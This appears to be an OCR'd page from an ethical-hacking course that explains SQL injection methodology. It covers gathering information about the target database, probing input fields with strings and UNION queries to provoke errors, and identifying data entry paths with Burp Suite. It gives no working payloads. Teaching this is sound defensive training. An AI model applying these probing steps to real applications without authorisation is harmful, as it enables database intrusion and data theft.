
LO#03: Explain SQL Injection Methodology

SQL Injection Methodology

Previous sections described different types of SQL injection techniques. Attackers follow a certain methodology to perform SQL injection attacks to ensure that these attacks are successful by analyzing all the possible methods for performing the attacks. This section provides insights into the SQL injection methodology, which includes a series of steps for successful SQL injection attacks.


The SQL injection methodology consists of the following steps:

- Information gathering and SQL injection vulnerability detection
- Launching SQL injection attacks
- Compromising the entire target network (Advanced SQL injection)



SQL Injection Methodology

01
Information Gathering and SQL Injection Vulnerability Detection
02
Launch SQL Injection Attacks
03
Advanced SQL Injection



Information Gathering

1. Check if the web application connects to a **Database Server** to access some data
2. List all the **input fields**, **hidden fields**, and post requests whose values could be used in crafting an SQL query
3. Attempt to **inject codes** into the input fields to generate an error
4. Try to insert a **string value** where a number is expected in the input field
5. Use **UNION operator** to combine the result-set of two or more SELECT statements
6. Check the detailed **error messages** for a wealth of information to execute SQL injection

Information Gathering and SQL Injection Vulnerability Detection

Information Gathering

In the information gathering stage, attackers try to gather information about the target database, such as database name, version, users, output mechanism, DB type, user privilege level, and OS interaction level.

Understanding the underlying SQL query will allow the attacker to craft correct SQL injection statements. Error messages are essential for extracting information from the database. Depending on the type of errors found, an attacker may try different SQL injection attack techniques. The attacker uses information gathering, also known as the survey and assess method, to determine complete information about a potential target. Thus, the attacker learns the type of database, database version, user privilege levels, and so on.

The attacker usually gathers information at various levels, starting with the identification of the database type and the database search engine. Different databases require different SQL syntax. The attacker seeks to identify the database engine used by the server. Identification of the privilege levels is another step, as there is a chance of gaining the highest privilege as an authentic user. The attacker then attempts to obtain the password and compromise the system. Interacting with the OS through command shell execution allows the attacker to compromise the entire network.


Information can be gathered in the following steps:

1. Check if the web application connects to a database server to access some data
2. List all input fields and hidden fields, and post requests whose values could be used for crafting an SQL query
3. Attempt to inject code into the input fields to generate an error
4. Try to insert a string value where a number is expected in the input field
5. Use the UNION operator to combine the result sets of two or more SELECT statements
6. Check the detailed error messages to gain information to execute SQL injection

Identifying Data Entry Paths

- Attackers analyze web **GET** and **POST** requests to identify all the input fields, hidden fields, and cookies

Burp Suite

